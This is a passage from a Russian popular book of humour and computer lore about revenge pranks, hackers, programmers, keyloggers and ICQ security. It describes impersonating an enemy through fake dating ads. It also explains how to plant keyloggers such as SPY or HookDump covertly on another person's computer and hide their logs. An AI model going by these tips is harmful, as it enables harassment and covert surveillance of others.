Тоже несложны в исполнении. Нужно лишь разместить объявление о знакомстве от имени вашего недруга/недругини на досках объявлений для лиц той сексуальной ориентации, к которой недруг не имеет чести принадлежать. Ближайшие дни ему придется провести, объясняя свои сексуальные пристрастия людям, жаждущим знакомства, но принадлежащим к совершенно не интересующему его полу...

Плюсы: могут не вычислить. К тому же над подобной операцией можно посмеяться в компании, если, конечно, средний возраст участников компании не превышает 13 лет, а средний коэффициент интеллекта — 80 единиц.

Минусы: Полюбоваться на дело рук своих все равно не получится. А не отслеженная собственными глазами месть — это почти и не месть вовсе.

Пролонгированного действия

Способ особенно хорош для покинутых жен и любовниц — разместить от его имени объявление о знакомстве в правильном разделе. Потратив несколько месяцев на переписку с девушками, отсеивание тех, кто не в состоянии написать без ошибок слово длиннее трех букв, он, наконец, приступит к серии свиданий. Во время которых непременно обнаружит, что слова «красивая», «стройная», «умная» он и девушки понимают по-разному, а отсканировать собственную фотографию для юной леди не в пример сложнее, чем взять из Сети первую попавшуюся фотографию фотомодели и прицепить ее к письму о себе. Скорее всего, со временем он даже придет к выводу, что ты — лучшее, что он встретил на своем пути. Если же причиной расставания стало твое патологическое нежелание заниматься домашним хозяйством — то можно разместить на каком-нибудь сайте для домохозяек невинный вопрос от его имени. Например, о том, как приготовить борщ. С обратным адресом, разумеется.

В ближайшие дни его почтовый ящик будет переполнен рекомендациями примерных кулинарок, а он наконец-то поймет, что от избытка хозяйственности тоже можно взвыть...

Плюсы: все по-честному.

Минусы: а вдруг он и вправду встретит свое нелегкое счастье? Ты же век себе этого не простишь!

Изысканные

Оплати своему недругу нелимитированный доступ в Internet на несколько месяцев вперед. Чем на больший срок тебя хватит, тем на больший срок твой недруг выпадет из жизни в вирутальное пространство. Пользуясь неожиданно свалившимся на него счастьем, он забудет о родных, друзьях и работе. В конце концов друзья от него отвернутся, семья разбежится, с работы уволят... а когда оплаченный тобой доступ закончится, он за несколько дней исчахнет от горя. А разве не этого ты добиваешься?

Минусы: дорого

Плюсы: все остальные.

Мстите на здоровье. Впрочем, помните, что месть разрушает в первую очередь мстящего.

Глава 4. Как соблазнить хакера

Соблазнить хакера, конечно, можно. Ведь что бы он там ни говорил о собственной надмирной сущности, физически он функционирует приблизительно так же, как последний чайник или даже ламер. Только самому хакеру об этом не говори: иначе возможность соблазнить его ты лично потеряешь навсегда.

Однако прежде чем составить план действий, посвященный тому, как ты будешь соблазнять отдельно взятого хакера, необходимо хорошенько подумать: а нужно ли это тебе? И зачем ты, собственно, за это берешься? Если для того, чтобы было кому устраивать в доме беспорядок, трижды в неделю форматировать компьютерный диск и опустошать холодильник — то не проще ли завести кота? Его способности в этих областях тоже весьма велики, зато он занимает гораздо меньше места.

Если ты хочешь, чтобы кто-нибудь объяснял тебе, почему на твоем компьютере в очередной раз не запускается Windows'98 и как пройти

третий уровень в Нехоп'е — то, опять-таки, проще завести репетитора по информатике и основам компьютерной грамотности. Он, конечно, будет просвещать тебя не бесплатно — зато, как и любой наемный сотрудник, будет приятен в общении, а главное — предсказуем.

Ну, а если дело в высоком и светлом чувстве — тут можно тебе только посочувствовать и предложить начать осуществлять самый краткий и эффективный план соблазнения: чем скорее, тем лучше. Как говорится, раньше сядешь — раньше выйдешь, а вдруг еще в процессе надоест, и все неприятности рассеются сами собой...

Нижеизложенный тест позволит тебе окончательно определить, зачем соблазнять хакера и, соответственно, решить, сможешь ли ты это сделать и нужно ли это тебе на самом деле. Ну, а если на оба вопроса ты получишь положительные ответы — тест поможет тебе разработать самый верный и безотказный способ соблазнения. Итак:

1. Заманить хакера в гости проще всего:

а) попросив его помочь установить на твой компьютер Windows'98;

б) попросив его помочь взломать сервер твоего родного вуза и разместить вместо списков сотрудников кафедр набор порнографических картинок;

в) пригласить его посмотреть, какую шикарную дыру ты обнаружила в последней версии сендмейла.

2. Когда он появится у тебя, прежде всего ты можешь заинтересовать его:

а) эротичным платьем и заинтересованными взглядами;

б) наличием в папином кабинете запароленного компьютера с коллекцией порнографических видеороликов;

в) горячим ужином.

3. В чем лучше быть одетой при первом свидании?

а) воздушное полупрозрачное платье, чулки, туфли на высоком каблуке и капелька «Шанели N19»;

б) джинсы, футболка, ботинки «Grinders», минимум косметики;

в) это не так важно — если заранее включить монитор, он не обратит на мой внешний вид никакого внимания. А если не включить — то первым делом он включит монитор, а уж потом не будет обращать на мою одежду никакого внимания.

4. Его любимый цвет:

а) оранжевый;

б) черный;

в) тот, на который аллергия у Билла Гейтса.

5. Он проникнется к тебе уважением, если сказать ему, что ты близко знакома с:

а) Кевином Митником;

б) Владимиром Левиным;

в) тем безумным работодателем, который действительно согласился взять на работу нервного юношу по имени Webster, взломавшего сайт www.vesti.ru.

6. Когда он рассказывает тебе о взломанных им сайтах, ты веришь ему:

а) в 100% случаев;

б) в 50% случаев;

в) зачем верить? Главное — внимательно слушать...

7. Никогда нельзя спрашивать его:

а) какой пароль он использует для защиты своего компьютера;

б) любит ли он тебя;

в) когда он в последний раз стирал свою футболку.

8. Больше всего ему нравится идея заняться сексом:

а) на роскошной четырехспальной кровати с шелковым бельем, при свечах, в президентском номере отеля «Хилтон», снабженном ванной-джакузи и мини-баром с шампанским «Дом Периньон»;

б) в палатке на полпути к вершине Эвереста, при силе ветра не менее четырех баллов;

в) на IRC в кодировке koi8.

Итак, подведем итоги.

Если в большинстве случаев ты выбрала ответ а) — то соблазнить хакера тебе, увы, пока не светит. Необходима тщательная тренировка. Для начала попробуй почаще посещать сайт www.hackzone.ru и попробуй для тренировки взломать ту директорию на домашнем компьютере, где папа держит порнографические картинки.

Если на большинство вопросов ты дала ответ б) — возможно, ты сможешь стать для своего хакера идеальной подругой. Ты будешь умеренно восхищаться его достижениями, а он — время от времени обогащать тебя новыми знаниями в области компьютерных технологий. Правда, не удивляйся, если полученные знания не во всем будут совпадать с услышанным на институтских лекциях.

Ну, а если большинство ответов — в), то хакера ты, конечно, соблазнишь. А нужно ли тебе это? Ты вполне в состоянии подступиться к кому-нибудь из руководителей российских отделений Microsoft или IBM. Ну, а если тебя это не вдохновляет — может, все-таки лучше завести кота?..

Глава 5. Программисты

Приходилось ли вам когда-нибудь встречаться с программистом?

Не сомневаюсь, что приходилось. Эта разновидность хомо сапиенс в последнее время широко распространилась на территории нашей страны и за ее пределами. Средой своего обитания они выбирают как государственные, так и частные учреждения, куда незаметно внедряются и усиленно паразитируют некоторое время, после чего иногда переселяются на новое место. По экстерьеру программисты делятся на две категории — заросших, одетых в свитера хиппи с отрешенным взглядом и аккуратных коротко стриженных фраеров в тройке с такой же маниакальностью за стеклами очков.

По природе своей программеры — ночные животные, покидающие свое логово только после полудня в поисках пива. В ночной тишине из мерцающего окошка программера доносятся всхлипы, истошные крики и короткие автоматные очереди. Эти особи удовлетворяются незатейливой игрой под названием «Дум». Правда некоторые удовлетворяются в «Рот» с «Еретиком» и т.п., но таких извращенцев считанные единицы. Общаются они обычно за бутылкой пива или за чашкой кофе с двумя ложками соли, поскольку сахарница оказалась на две позиции дальше, чем солонка. Их общение протекает на особом, недоступном простому смертному языке. Непосвященный рисует дикие образы при попытке вникнуть в те обрывки разговора, которые еще переводимы на нормальный язык:

- Слушай, а ты не хочешь повесить резидента? — добродушно спрашивает один.

- Да я уже повесил! — радостно сообщает другой, — это рулес!

- А у меня траблы. Компилил я свою прогу, а там вылезла жуткая бага и пришлось все вкоцать, — жалуется третий.

- Да ты ламер! — хором объясняют ему первые двое, в глубине души считающие себя крутыми хакерами.

Третий добродушно кивает — ну чего еще с этих ламеров возьмешь?

Попробуем объяснить принципиальную разницу между ламером и хакером. Ламер — это программист, который много делает, но мало думает, а хакер — это ламер, который думает, что он думает, и ничего не делает. Поэтому у хакера, как правило, случается гораздо меньше ошибок.

Помимо всего прочего, программисты обладают уникальными способностями. Изредка они могут «читать руками», «забирать почту ногами» либо для разнообразия «трахаться полдня с этим вонючим принтером» (и это без всяких стимуляторов, не говоря уже о прочих неудобствах). А порой и у них бывают проблемы. Вот на днях у одного такого «не стал фак, поправляющий баги», и он долго жаловался по телефону своему лечащему коллеге.

По природе своей программист — животное не стадное, но иногда они объединяются в группки и коллективы, кучкуются возле общепитовских точек или паруются. Некоторые даже паруются с особями противоположного пола, зачастую не имеющими отношения к программированию. Если подобное общение затягивается, существует опасность возникновения новой ячейки общества, т.е. семьи. Вы никогда не пробовали быть женой программиста? И не пробуйте — занятие это неблагодарное и вредное для здоровья. Представьте себе мужа, с отрешенным лицом слоняющегося из угла в угол, бормочущего непонятные слова и не замечающего вас на расстоянии пяти шагов — все это вряд ли будет способствовать улучшению вашего настроения. По выходным он сидит за телефоном и разговаривает с себе подобными, а в будние дни, уходя из дома на работу, напускает важность и голосом, полным печали, сообщает: «Дорогая, я немного задержусь сегодня. У меня накопилось столько дел! Необходимо срочно очистить четвертый уровень...» И любящая жена вынуждена закрывать на все глаза и верить, что монстры с четвертого уровня действительно серьезная проблема, а очередная компьютерная выставка действительно проводится в «Веже».

С работы программист возвращается рано, только если во всем районе отключили свет, а позорное признание: «После семи я обычно дома» само собой подразумевает наличие в вашей квартире компьютера.

В то же время застать настоящего программиста на его рабочем месте невозможно. В поисках вдохновения они разбредаются по кафетериям и пивбарам, а затем, пользуясь удачным случаем, прокрадываются друг к другу на работу и делают там маленькие пакости, после чего растворяются. В конце рабочего дня они возвращаются, включают компьютер и принимаются за свои прямые обязанности, т.е. думают. «Думают» они упорно, уровень за уровнем, до тех пор, пока их собственное отражение не станет похоже на изображение внизу экрана при предельном запасе энергии. Тогда они направляют свои стопы домой и возникают на пороге совершенно изможденные, с красными глазами и двумя неизменными желаниями — есть и спать. И бесполезно пытаться навязать им третье, мелькая перед их потухающим взором в сексуальном нижнем белье, в лучшем случае они поинтересуются, не очень ли вам холодно, прежде чем окончательно уснут в тарелке с борщом. Зато среди ночи ваш муж непременно разбудит вас громкими стонами и навязчивой просьбой прогнать со стола летающую тарелку. Не пугайтесь, если застанете его ползающим раком возле кровати и умоляющим вас поскорее засунуть ему дискету. Вставьте ему в руки что-нибудь квадратное, и он тут же успокоится. И не обижайтесь, если он потребует нажать на ESC, а затем захочет вас сформатировать — ему это все равно не удастся. А на следующее утро он проснется, как ни в чем не бывало, поинтересуется, как вам спалось, и снова отправится на работу.

Раз уж мы с вами коснулись темы работы, то не мешает сказать пару слов об орудии труда программиста. Подавляющее большинство использует для этой цели компьютеры. Компьютер с успехом заменяет программисту и активный отдых, и семью, и любимую женщину; в знак благодарности программер обычно наделяет своего безногого друга ласковыми прозвищами, такими, к примеру, как «писюха». За монитором PC он способен просиживать часами, уставясь на него, как кролик на удава, и время от времени судорожно давить клавишу мыши. Мышь с недавнего времени стала любимым ручным животным программера; к ней они проявляют поистине трогательную заботу, покупая для нее всевозможные коврики и даже домики.

Иногда в результате труда программиста получится продукт, именуемый программой. Программа, которая не глючит, считается примитивной, и программист бьется над ней в поте лица, дописывая и усложняя до тех пор, пока она не станет «вешаться» при загрузке, после чего, с чувством выполненного долга, он спешит к другу обмывать возникшую траблу. Сроки написания программы существуют лишь для того, чтобы заморочить голову заказчику и не забыть, когда очередной аванс. Программа пишется столько, сколько ее хотят писать, после чего она не пишется вовсе. А для заказчика время от времени устраиваются эксклюзив-

ные сеансы гипноза, и чарующий голос программиста убеждает, что тот получит самую крутую программу за самые смешные деньги. При этом непонятные слова и термины произносятся с такой убежденностью, что хочется верить, не вникая в подробности. По мере роста у программистов нередко возникает острая финансовая недостаточность, и они начинают тянуться на запад, снимаясь с насиженных мест и громко курлыча...

В завершение краткого обзора хотим сделать небольшой акцент на абсолютной достоверности изложенной здесь информации. Надеемся, что эти заметки будут приняты во внимание при попытках серьезно законнектиться с представителями данного вида.

Глава 6. Клавиатурные шпионы

С помощью маленьких программ —клавиатурных шпионов (keyboard loggers) вы можете узнать, что делали на вашем компьютере, пока вас не было в офисе или дома (последнее для параноиков и жильцов коммунальных квартир). Если же вы сумеете подложить их на чужой компьютер, то получите возможность узнавать практически обо всех действиях хозяина компьютера.

Метод работы таких программ очень напоминает способ, о котором не раз рассказывали в какой-то детской передаче про частных детективов, вы наверняка его помните: под скатерть на столе вы кладете лист обычной бумаги, а на него лист копирки. Теперь все, что будет написано за этим столом, через копирку отпечатывается на листе бумаги. Здесь главное — незаметно подложить копирку под скатерть, а потом так же незаметно вытащить результат. В нашем случае сделать это обычно не составляет труда, потому что программы эти очень маленькие (обычно не больше 100 килобайт вместе с описанием и help'ом, но встречаются исключения, дотягивающие почти до 500) и скопировать их с дискеты на «винт» «клиента», а также периодически (можно раз в несколько дней, но чем дольше, тем труднее потом разобраться) «снимать» результаты — минутное дело, достаточно лишь на некоторое время остаться наедине с компьютером.

С программами подобного рода я познакомился впервые лет, наверное, пять назад. Когда я получил в свое распоряжение настоящий IBM-совместимый компьютер — деск-топ с 286 процессором, цветным монитором и винчестером на целых 40 мегабайт, — радости моей не было предела, Он был гораздо больше похож на настоящий современный компьютер, чем все то барахло, что было у меня до него. Компьютер, ра-

зумеется, был далеко не новый, куплен, что называется, с рук. Таким образом, я унаследовал кучу полезного и не очень софта, потом незаметно, сами собой, проявились приятели, тоже имеющие компьютеры, и начался процесс «обмена информацией».

С детства испытывая тягу потрогать, понюхать, попробовать на вкус, в общем, испытать на себе все интересные вещи, которые попадутся под руку, я методично изучал программу за программой: все от Dbase III Plus до коллекции исходных текстов вирусов на Паскале, от SuperCalc 3 до Windows 3.1 (да, на той самой, на «двойке», тоже работает). И вот однажды, роясь в этом барахле, я нашел странный файл с именем, если не ошибаюсь, **spylog.log,** который оказался на поверку текстовым и содержал довольно странную информацию.

В тот момент у меня, еще не понимающего, что же это все значит, возникло странное ощущение, похожее на манию преследования (что-то вроде: «За мной постоянно кто-то следит и даже наблюдает, что я делаю в...»). Дело в том, что в этом огромном (на тот момент что-то около 400 килобайт) отвратительном spylog.log было записано *все,* что я набирал с клавиатуры за последние несколько месяцев. Но это еще не все: здесь были отмечены все файлы, которые я создавал, удалял, открывал и т.п. с указанием времени и даты. Кстати, даты в начале файла говорили о том, что все это началось у первого хозяина компьютера примерно за пару недель до того, как мы купили его.

Моих поверхностных, на тот момент, знаний о компьютерах IBM PC хватало, чтобы понять — ведение таких файлов (я бы сказал, протоколов допроса) не входит в их стандартные обязанности. Появившиеся параноидальные мысли о том, что он, мой электронный друг, внимательно следит за своим хозяином и молчит (или пока молчит), были постепенно отвергнуты, и я занялся выяснением причин столь странного поведения машины.

Первым делом я просмотрел autoexec.bat и config.sys на предмет присутствия «лишних» строчек, но, как назло, ничего постороннего там не было: драйвер мыши, русификатор, Norton Commander и т.п. — в общем, все как обычно. Затем ненавистный файл был удален, и я с отвращением понаблюдал, как он вновь появился в том же месте. Как оказалось, он был создан заново и начал вновь запоминать все мои действия. Следующим, что пришло мне в голову, было позвать какого-нибудь крутого спеца, чтобы он навсегда отучил моего электронного друга подглядывать. Итак, был приглашен знакомый дядька, обслуживающий несколько компьютеров в местной организации. После нескольких чашек чая и тарелки съеденного печенья (наверное, надо было угощать twix'ом) дядька развел руками и, опозоренный, ушел восвояси. После этого я сде-

лал еще несколько попыток понять, в чем же, собственно, дело, но все они оказались безрезультатными, тотальный контроль продолжался.

Я уже намыливал веревку, как шутят в подобных случаях американцы, когда проблема разрешилась почти сама собой. Купив по случаю новую мышку, я, как водится, переписал с прилагаемой дискеты драйвер — mouse.com или что-то в этом роде — и вписал его в autoexec.bat вместо старого мышиного драйвера. Через некоторое время я случайно заглянул в spylog.log и с удивлением обнаружил, что записи прервались в тот день, когда я поменял мышку.

Сопоставив факты, я понял, что дело, конечно, не в самой мышке, а в драйвере. Как я узнал впоследствии, на моем компьютере была установлена и запущена программа **SPY,** которая, вероятно, запускалась от драйвера мыши.

Далее я хочу рассказать о трех испробованных мной лично программах этого класса. Начать позвольте с многострадальной (...ного) **SPY.**

SPY

Программа SPY (Security Log System), написанная Алексом Леменковым, предназначена для записи в специальный текстовый Log-файл информации о всех производимых на компьютере действиях с автоматической регистрацией даты и времени. Запись происходит незаметно для пользователя, т.е. человек, работающий на компьютере, скорее всего, никогда не узнает о том, что за его действиями может наблюдать посторонний. Все сказанное ниже относится к версии 4.4, но, судя по документации, справедливо для всех версий, начиная с 3.4 (различаются они, в основном, несколькими исправленными ошибками и мелкими опциями).

Подозреваю, что испортившая мне столько нервов программа была версии 3.4 или старше. Так как первые версии программы написаны достаточно давно (во всяком случае, самая старая версия, которую я видел, — 1.3 — была датирована в документации 1992 годом), работает она под MS-DOS версии 4.0 и старше на любом компьютере, начиная с «двойки».

SPY обладает несколькими интересными свойствами: программа загружается в память компьютера по типу вируса, маскируется под DOS и не видна таким программам, как MEM, RELEASE и т.д. Кроме загрузки из командной строки или файла autoexec.bat, SPY может запускаться из любого исполняемого файла (.com или .exe). Для того, чтобы реализовать этот метод, в состав пакета, кроме собственно SPY, входит программа SPYEXE, запустив которую, вы автоматически припишете к выбранному исполняемому файлу команду запуска SPY.

Таким образом, заставив SPY запускаться, к примеру, вместе с драйвером мыши, вы не оставите никаких следов в autoexec'e. Теперь, если вы надежно спрятали Log-файл, в который будут выводиться результаты слежки, и дали ему какое-нибудь неприметное имя, вроде mouse.log (или сделали его невидимым), то обнаружить, что за всеми вашими действиями наблюдают, вряд ли сможете. Разве что, «роясь» в своем винчестере, случайно «набредете» на весьма странный текстовый файл — и на всю жизнь заречетесь пускать посторонних за клавиатуру своего компьютера.

HookDump

HookDump, написанная Ильей Осиповым, самая лучшая, на мой взгляд, программа этого класса. Она предназначена для работы под Windows. Программа обладает широким набором функций и гибкой системой настройки.

Интерфейс HookDump достаточно прост и позволяет указать, отметив соответствующие пункты меню, нажатие каких клавиш регистрировать (возможен выбор: буквенно-цифровые клавиши + клавиши управления курсором или же регистрация всех нажатий, включая Caps Lock, Shift, Tab, все функциональные клавиши и т.п.), какую информацию о работающих программах запоминать (возможна регистрация времени, активных окон и т.п.).

Кроме текста, набираемого с клавиатуры, в Log-файле записывается даже такая информация, как скрытый пароль Dial-Up Networking, который вообще не набирался. Возможна также регистрация нажатий на кнопки мыши (непонятно, правда, как же потом определить, в каких местах и на что «кликали» мышью).

Чтобы установить программу, нужно лишь целиком скопировать ее каталог (размер каталога чуть больше 50 килобайт) на винчестер. Для автоматического запуска HookDump достаточно отметить в меню Startup строчку AutoStartUp (т.е. нет необходимости включать программу в папку Автозагрузка). После этого программа будет автоматически запускаться вместе с Windows, никак не проявляя при этом своего присутствия. Конечный текстовый файл с расширением .hk может находиться в любом каталоге на ваш выбор. Для этого нужно указать в файле hookdump.ini желаемый каталог и имя файла, которые будут созданы программой. Кроме того, есть довольно приличный Help, правда, только на английском. Программа HookDump оставляет самое приятное впечатление, не могу сказать, что я в щенячьем восторге, но все же... Она проста в установке (для этого хватает и полминуты), имеет массу настроек, а будучи запущенной, остается совершенно незаметной.

Конечно, список «клавиатурных шпионов» не ограничивается описанными здесь программами, существует еще **SECRET** AGENT Алексея Черненко (программа работает на любом «тостере» с 8086 процессором) и многие другие, рассказывать о которых можно достаточно долго. В заключение хочу сказать, что целью этой главы было рассмотрение еще одного аспекта privacy, о котором не подозревает большинство пользователей.

Узнать о том, что вы делаете на своем компьютере, можно даже в том случае, если вы и рядом с Internet`ом не стояли. А рассказал о том, как можно заполучить чужую информацию, я лишь для того, чтобы читатель знал, каким образом «не наши» могут узнать что-то о нем. Для того, чтобы уберечься от подобных шпионских закладок, нужно соблюдать банальные правила, известные всем: следить за тем, чтобы вашим компьютером не пользовались в ваше отсутствие, и «избегать случайных связей».

Глава 7. Благородный хакер

Бытует мнение, что хакеры - злобные и беспощадные хулиганы. Такое мнение, как правило, подтверждается фактами дерзких взломов. Однако в каждом правиле есть свое исключение.

По сообщению информационного сервера Wired.com, Web-серверы трех ключевых государственных департаментов США, включая сайт NASA, были взломаны неизвестным хакером. На их главных страничках появилось изображение человека в капюшоне с ожерельем, символизирующим добро, и посланием, предупреждающим об уязвимости защиты. «Я говорю это вам — правительству и военным структурам США. Я предупреждаю вас об опасности. Пожалуйста, примите меры для защиты от кибератак». Именно эти слова красовались на сайтах после взлома, который был совершен, оказывается, благородным человеком и патриотом.

Хакер, представившийся 17-летним студентом из Колорадо, заявил, что абсолютно лишен злых помыслов. По его словам, так много людей со всего мира горят желанием взломать защиту ключевых американских серверов, что его гражданским долгом было предупредить их владельцев об опасности. Самое интересное, что преодоление защиты было произведено распространенным приемом, который любой системный администратор обязан знать и принять соответствующие меры. Более того, хакер признался в своем послании, что уже предупреждал о «дырах» в защите, но был проигнорирован. Взломать серверы самому - единственное, что ему оставалось, чтобы обратить, наконец, внимание на проблему безопасности.

И это ему удалось: на следующий день после совершения взлома официальный представитель NASA не замедлил выступить с заявлением, в котором говорил о необходимости принятия срочных мер по обеспечению безопасности ключевых серверов американского Internet'а. Более того, он заявил, что не намерен терпеть какие бы то ни было взломы, пусть даже и совершенные из благородных побуждений.

Хотя хакер и не сообщил свое имя, на взломанные сайты он поместил ссылку на свою домашнюю страничку. «Я - патриот. Мои идеалы совпадают с демократическими идеалами правительства США. Я верю в мир и гармонию». Такими словами завершалось удивительное послание благородного хакера.

Глава 8. «За» и «против» популярной программы «ICQ»

Так называемая «Аська» — это популярнейшая программа онлайнового общения ICQ, своего рода Internet-пейджер. О ней можно слышать различные, даже полярные мнения. Ее называют революционной, культовой программой и «задней дверью в ваш компьютер», «бесплатным сыром», ведущим прямо в мышеловку. О ней рассказывают анекдоты. Попробуем разобраться в этом феномене, он как минимум заслуживает внимания — ведь десятки миллионов пользователей (из них около миллиона русскоязычных) — это серьезно.

Все началось в ноябре 1996 года, когда израильская фирма Mirabiiis (насчитывавшая тогда четыре месяца от роду) выпустила новую программу для сетевого общения, которая получила название из трех латинских букв — ICQ. При слитном произношении они звучат как фраза «I seek you» — я ищу тебя.

Уже в первые полгода существования она поставила абсолютный рекорд: 100 тысяч онлайновых пользователей одновременно. Позже были взяты рубежи 200 и 500 тысяч. В конце 1999 года было объявлено о появлении 50-миллионного пользователя. ICQ получила десятки призов, ведущие журналы называют ее среди лучших продуктов. Появились версии для многих платформ и операционных систем. 97-й год прошел под знаком массовой «мирабилизации» Internet'а, а летом 98-го фирма стала собственностью крупнейшего американского провайдера AOL, America Online (сумма сделки составила 287 миллионов долларов, и еще 120 миллионов будут выплачены позднее). При этом Mirabiiis сохранила весь свой штат и место постоянной дислокации — Тель-Авив.

Но позвольте, скажете вы, к 96-му году в Internet`е было вполне достаточно средств связи — и чаты, и доски объявлений, и, конечно, электронная почта. Чем же вызвана беспрецедентная популярность новой программы? Принципиальным новшеством стал реальный режим общения собеседников. При этом для начала диалога не нужно знать никаких адресов для встречи, достаточно включить компьютер и войти в Сеть. ICQ стартует автоматически и позволяет моментально связаться с партнером. Конечно, наиболее содержательным ваше общение будет, если все собеседники, как и вы, сидят перед экранами, и, разумеется, у них также установлена эта программа. О каждом новом знакомом, который подключился к Internet`y, ICQ известит вас в реальном времени, и все, что нужно для начала беседы, — это щелчок мышкой по иконке.

С помощью ICQ можно не только беседовать с друзьями, но и участвовать в конференциях, посылать и получать сообщения и файлы, играть в коллективные игры. Есть и другие приятные функции для дружеского общения — «страницы дружбы», «галерея приветствий», центр «День рождения». Программа поддерживает множество популярных Internet-приложений и служб. Она занимает минимум сетевых ресурсов и памяти компьютера и выполняется в фоновом режиме. Это означает, что вы можете заниматься своими обычными делами, а ICQ, как хороший секретарь или автоответчик, примет и запишет входящие сообщения, не отрывая вас от работы. Вы можете также выбрать наиболее подходящий режим работы:

- Желаю поболтать;
- Отлучился;
- Занят (только срочные сообщения);
- Не беспокоить;
- Невидимка (только для своих);
- Выключен.

Согласно статистике, около 40% пользователей ICQ проживают в США, еще 40% — в Европе. По оценке AOL, клиенты ICQ в среднем используют программу по 75 минут в день (сравните, для поисковых машин и Internet-рубрикаторов этот показатель составляет менее 10 минут в день). Еще одно свидетельство популярности программы: стало престижным иметь 6-значные, то есть сравнительно ранние номера UIN, свидетельствующие о солидном пользовательском стаже. На досках объявлений появились предложения об обмене, номера из первого полумиллиона стали выгодным товаром.

Казалось бы, налицо все условия для дальнейшего «триумфального шествия» «Аськи» по свету: есть 50 миллионов пользователей — станет 500, а 75 минут средней ежедневной загрузки превратятся в несколько часов! Но когда эйфория от конференций с двумя десятками одновременных собеседников проходит, вас начинает раздражать лавина прерываний, требующих немедленной реакции и отвлекающих от дела. Появились грустные мемуары «утомленных Аськой»: вот ты уже и IP спрятал, мульти-рассылки заблокировал, в статусе по умолчанию выставил Invisible, прикрылся объявлением «Я занят (занята)», а вызовы все идут и идут, а на просьбы не беспокоить далеко не все обращают внимание. И тогда бедный юзер заводит себе новый номер и сообщает его под большим секретом и только избранным друзьям.

Но еще больше, чем назойливые призывы немедленно пообщаться, многих беспокоят вопросы, связанные с безопасностью. С помощью целого списка атакующих программ, свободно доступных в Сети, вам могут сменить пароль, послать собственное сообщение от вашего имени, «завалить» ваш «почтовый ящик», забив его пакетом сообщений, определить IP-номер вашего компьютера. Поэтому не лишними будут несколько простых советов и правил из списка, предложенного одним белорусским автором:

- не раздавайте ваш UIN направо и налево — ведь и телефонный номер вы не сообщаете кому попало;
- воздержитесь от использования ICQ на рабочих станциях, входящих в локальную сеть;
- не поддерживайте рассылку массовых сообщений по сети;
- при регистрации не указывайте лишних подробностей о себе и местонахождении компьютера;
- не путайте «Аську» и чат — т.е. не держите ее постоянно работающей: это же пейджер, а не «уоки-токи», и включать его лучше с непериодичной регулярностью для приема/передачи сообщений;
- надолго покидая компьютер, выключайте и ICQ, дабы не ввергать «соседей по станку» в соблазн разыграть кого-то от вашего имени.

Напомним, кстати, что разработчик «Аськи» — Mirabilis — никогда не рекомендовал ее использование для критически важных или конфиденциальных коммуникаций. («ICQ — это не банковская система», — сказал как-то Yossi Vardi, один из руководителей Mirabilis). Используйте «Аську» по назначению и не воспринимайте это «чудо» (именно таков

дословный перевод слова Mirabilis, в чем легко убедиться с помощью словаря) слишком серьезно.

А между тем количество российских icq-сайтов давно стало трехзначным. Среди них есть и довольно необычные — так, существует христианский сайт «Jesus Inside», где проводится параллель между названием «Я ищу тебя» и поисками веры. Полезную вещь предложил Алексей Нефедов из Петербурга. Теперь можно по обычному телефону передавать сообщения даже тем, кто подолгу сидит в Сети и, естественно, занимает телефонную линию.

Сервер ICQ-me играет роль пейджинговой службы, и переданное вами на специальный номер сообщение с помощью оператора попадет на нужный экран. Похожая служба действует по адресу www.icqphone.ru. На многих сайтах «живут» полезные программы, дополняющие и расширяющие «Аськины» возможности. Так, программа ICQ gateway for word 97 помогает бороться с безграмотными сообщениями. Это расширение дает возможность отправлять выделенный текст по ICQ прямо из Word'a с уже проверенной орфографией. Есть и обширные списки пользователей — среди них «городок», где легко отыскать новых друзей в определенном городе. А если вас перестало удовлетворять заочное общение с помощью текстов и вы хотите взглянуть на собеседника, к вашим услугам фотогалереи пользователей ICQ — например, «Увидим друг друга». Говорят, такое развитие онлайновой дружбы порой ведет к более серьезным отношениям, и уже есть примеры переезда к любимому человеку из Москвы на Урал.

«Аська» давно уже не одинока. Под впечатлением ее успехов ряд фирм приступил к выпуску программ-коммуникаторов с аналогичными или даже усовершенствованными функциями.

Интенсивное развитие «Аськи» и других программ прямого общения продолжается. В какой мере всем этим богатством пользоваться и пользоваться ли вообще, пусть каждый решает сам. И, надеемся, женская часть нашей аудитории не будет подозревать любимого в измене лишь потому, что кто-то спросит номер его «Аськи» - ну не Наташки же, в конце концов!

Глава 9. Компьютерные атаки: стратегия обороны

Речь пойдет о трех основных видах сетевых агрессий, возможных при работе с ICQ, электронной почтой и, собственно, при подключении к Internet.

Торговля UIN как вид бизнеса

В последние годы Internet-пейджер ICQ не перестает удивлять пользователей своими великолепными коммуникационными возможностями. Однако радость от общения может быть омрачена некоторыми проблемами безопасности, большинство из которых удастся избежать, соблюдая элементарные правила при инсталляции программы на свой компьютер.

Как известно, уникальные идентификационные номера (UIN, Unique Identification Number) ICQ распределяются по простому хронологическому принципу: кто позже подключился, у того и номер больше. Число владельцев популярного сетевого пейджера, ныне сопровождаемого компанией America Online, ежедневно увеличивается, поэтому бытует мнение, что номер ICQ свидетельствует об опыте работы пользователя в Сети и его компетентности в вопросах Internet-технологий. Например, шестизначный номер говорит о том, что владелец сего сокровища — профессионал со стажем, несомненно заслуживающий доверия у всех остальных. Ну, а если номер восьмизначный и трудно запоминаемый, то наверняка его обладатель подключился к Internet совершенно недавно, а значит, является неофитом в сетевом сообществе.

Высказывания более чем спорные, что, впрочем, не мешает появлению таких сайтов, как www.uinforsale.com, — его авторы на заглавной странице в безапелляционном тоне утверждают примерно то же самое и, кроме того, добавляют: «...Прописная истина: отношение к новичкам совершенно другое, чем к опытным пользователям Internet. Все вышесказанное касается не только отдельных клиентов, но и фирм в целом, поэтому нужно непременно заботиться о репутации своих компаний в Сети».

Честно говоря, еще не приходилось слышать о фирме, солидность которой ставилась бы под сомнение из-за номера ICQ, однако оставим подобные заявления на совести авторов, научившихся зарабатывать деньги путем продажи коротких и легко запоминаемых U1N. В контексте данной темы нас более всего интересует security-аспект приобретения такого номера.

Итак, какие же действия предпринимают агрессоры для того, чтобы узнать заветную комбинацию цифр? На самом деле все очень просто. Каждому владельцу Internet-пейджера известно о такой возможности приложения, как добавление новых клиентов. При этом поиск по базе данных ICQ может осуществляться по имени, адресу электронной почты или UIN пользователя. Эти сведения являются обязательными при регистрации на сервере Mirabilis и поэтому всегда доступны каждому поклоннику «тети Аси».

